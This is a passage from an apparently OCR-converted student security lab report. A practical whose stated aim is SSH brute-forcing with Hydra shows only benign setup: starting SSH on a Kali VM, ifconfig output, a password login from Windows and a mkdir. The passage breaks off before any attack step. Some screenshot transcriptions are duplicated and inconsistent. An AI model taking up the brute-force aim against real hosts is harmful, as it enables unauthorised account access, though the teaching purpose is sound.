
15) verify a key :




16) select a algorithm and verify :




## 17) Verification time :



## 18) Select algorithm and verify (change a file contain):



## 19) Not Found digital signature :




## Practical-17

**AIM:**


Demonstrate SSH brute-force exploitation using Hydra to understand authentication weaknesses, credential security, and preventive mitigation strategies.

## STEPS with screenshots:


### 1) Start a SSH Server:




### 2) Start a kali :



### 3) Start a Terminal :



#### 4) Find Ip Address :



#### 5) Service SSH Start :

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mouse integration ...
Auto capture keyboard ...
Don't show again

File Actions Edit View Help
(khushi@khushi) ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.29.192 brd 255.255.255.0 broadcast 192.168.29.255
 netmask 255.255.255.0
 broadcast 192.168.29.255
 inet6 2405:201:202b:b032:34a3:2d0d:fe9f:d645 brd fe80::201:202b:b032:34a3%eth0
 prefixlen 64
 scopeid 0x0<global>
 ether 00:0c:27:f9:d6:45 txqueuelen 1000 (Ethernet)
 RX packets 29 bytes 3380 (3.2 Kib)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 40 bytes 6022 (6.4 Kib)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
 netmask 255.0.0.0
 broadcast 127.0.0.1
 inet6 ::1 brd :: netmask 0x0<global>
 ether 00:00:00:00:00:00 txqueuelen 1000 (loopback)
 RX packets 0 bytes 0 (0.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 0 bytes 0 (0.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(khushi@khushi) ~
$ service ssh start

```

The terminal shows the output of the 'ifconfig' command, which lists network interfaces eth0 and lo. It then attempts to start the ssh service with the command 'service ssh start', which prompts for a password due to privilege requirements.

## 6) Server is started :

```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mouse integration ...
Auto capture keyboard ...
Don't show again

File Actions Edit View Help
(khushi@khushi) ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.29.192 brd 255.255.255.0 broadcast 192.168.29.255
 netmask 255.255.255.0
 broadcast 192.168.29.255
 inet6 2405:201:202b:b032:34a3:2d0d:fe9f:d645 brd fe80::201:202b:b032:34a3%eth0
 prefixlen 64
 scopeid 0x0<global>
 ether 00:0c:27:f9:d6:45 txqueuelen 1000 (Ethernet)
 RX packets 29 bytes 3380 (3.2 Kib)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 40 bytes 6022 (6.4 Kib)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
 netmask 255.0.0.0
 broadcast 127.0.0.1
 inet6 ::1 brd :: netmask 0x0<global>
 ether 00:00:00:00:00:00 txqueuelen 1000 (loopback)
 RX packets 0 bytes 0 (0.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 0 bytes 0 (0.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(khushi@khushi) ~
$ service ssh start


```

This screenshot is identical to the one above, showing the same terminal session and password prompt for starting the ssh service.

## 7) Open a Windows CMD:



## 8) Run SSH khushi@Ip of kali:



## 9) Enter a Kali Password :

```
C:\Users\kunda>ssh khushi@192.168.29.192
Microsoft Windows [Version 10.0.26200.7171]
(c) Microsoft Corporation. All rights reserved.

C:\Users\kunda> The authenticity of host '192.168.29.192 (192.168.29.192)' can't be established.
ED25519 key fingerprint is SHA256:vLZ3K3XNwOKfKA+BZhyaOK/qH460vxQQw24XoIRVF58.
This host key is known by the following other names/addresses:
 C:\Users\kunda\.ssh\known_hosts:1: 10.39.58.67
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.29.192' (ED25519) to the list of known hosts.
khushi@192.168.29.192's password:
```

## 10) Start access of Kali :

```
C:\Users\kunda>ssh khushi@192.168.29.192
Microsoft Windows [Version 10.0.26200.7171]
(c) Microsoft Corporation. All rights reserved.

C:\Users\kunda> The authenticity of host '192.168.29.192 (192.168.29.192)' can't be established.
ED25519 key fingerprint is SHA256:vLZ3K3XNwOKfKA+BZhyaOK/qH460vxQQw24XoIRVF58.
This host key is known by the following other names/addresses:
 C:\Users\kunda\.ssh\known_hosts:1: 10.39.58.67
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.29.192' (ED25519) to the list of known hosts.
khushi@192.168.29.192's password:
Linux khushi 6.12.25-1amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kalil (2025-04-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 19 13:36:16 2025 from 10.39.58.65
[khushi@khushi ~]
```

## 11) Create a directory :

A screenshot of a Microsoft Word document window titled "Document1 - Word". The document content is a terminal session from a Kali Linux system. The session shows the user logging in via SSH, accepting a host key fingerprint, and then running the command "mkdir khushi" to create a new directory.


```

C:\Users\kunda>ssh khushi@192.168.29.192
The authenticity of host '192.168.29.192 (192.168.29.192)' can't be established.
ED25519 key fingerprint is SHA256:vLz3k3XNw0KfIA+8Zluya0K/qH460vxQQw24XoIRVF58.
This host key is known by the following other names/addresses:
 C:\Users\kunda/.ssh/known_hosts:1: 10.39.58.67
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.29.192' (ED25519) to the list of known hosts.
khushi@192.168.29.192's password:
Linux khushi 6.12.25-1#1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kalil (2025-04-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 19 13:36:16 2025 from 10.39.58.65
[khushi@khushi:~]
$ mkdir khushi
[khushi@khushi:~]
$
```

## 12) Show make a Directory :



